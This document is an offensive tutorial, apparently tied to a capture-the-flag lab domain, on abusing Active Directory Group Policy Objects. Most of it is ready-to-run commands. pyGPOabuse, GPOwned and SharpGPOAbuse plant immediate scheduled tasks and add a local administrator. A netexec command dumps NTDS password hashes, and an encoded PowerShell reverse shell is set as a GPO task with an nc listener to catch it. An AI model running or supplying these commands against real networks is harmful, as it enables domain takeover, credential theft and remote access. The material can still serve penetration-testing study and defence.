GPO

Group Policies are saved as Group Policy Objects (GPOs) which are then associated with Active Directory objects such as sites, domains, or organizational units (OUs). Domain members refresh Group Policy settings every 90 minutes by default (5 minutes for Domain Controllers). Reference here
How We Abuse It
An attacker can edit a GPO to add a scheduled task that runs immediately and removes itself afterward, every time Group Policy refreshes. (By default: 5 minutes for Domain Controllers and 90 minutes for domain-joined users.)
Examples of tools used for GPO abuse:
SharpGPOAbuse.exe — for Windows systems.pyGPOabuse.py and GPOwned.py — for UNIX-like systems.
GPO Write (WriteGPO)
Let’s learn how it’s possible to create a scheduled task and then delete it automatically.
Check if You Have WriteDACL and Group Policy Creator Owners
Grab the Domain GPO ID
Using pyGPOabuse
By default, it creates a user called John with the password H4x00r123...
1
| python3 pygpoabuse.py '$domain'/'$user':'$password' -gpo-id 'id'
|
Using GPOwned
1
| GPOwned -u '$user' -p '$password' -d '$domain' -dc-ip '$domain' -gpoimmtask -name 'id' -author 'DOMAIN\Administrator' -taskname 'anyname' -taskdescription 'some description' -dstpath 'c:\windows\system32\notepade.exe'
|
Final Step — Force Policy Application
GPO Link (GPOLink)
Let’s learn how an attacker can add a malicious link to an OU so that when the GPO refreshes, it executes the provided argument.
Check if You Have GPO Link Permissions (via BloodHound)
List GPOs in the Domain
Using SharpGPOAbuse
Create a New GPO
1
| New-GPO -Name "0xmr-here"
|
Link the New GPO
1
| New-GPLink -Name "0xmr-here" -Target "DC=frizz,DC=htb" -LinkEnabled Yes
|
Add a User to the Local Administrators Group
1
| .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount <username> --GPOName "0xmr-here"
|
Force the Changes
1
| gpupdate /force # Now the user should be a local admin
|
Dump the NTDS (Example Using netexec)
1
| netexec smb $ip -u $user -p $pass --ntds
|
Add a Payload Argument for Reverse Shells
You can create an encoded payload (see this link) and add it as a task argument:
1
| .\SharpGPOAbuse.exe --addcomputertask --GPOName "0xmr-here" --Author "0xmr" --TaskName "Shell" --Command "powershell.exe" --Arguments "powershell -enc <encoded raw payload>"
|
Start a Listener and Apply the GPO Changes
1
2
3
| rlwrap nc -lvnp 443
gpupdate /force
|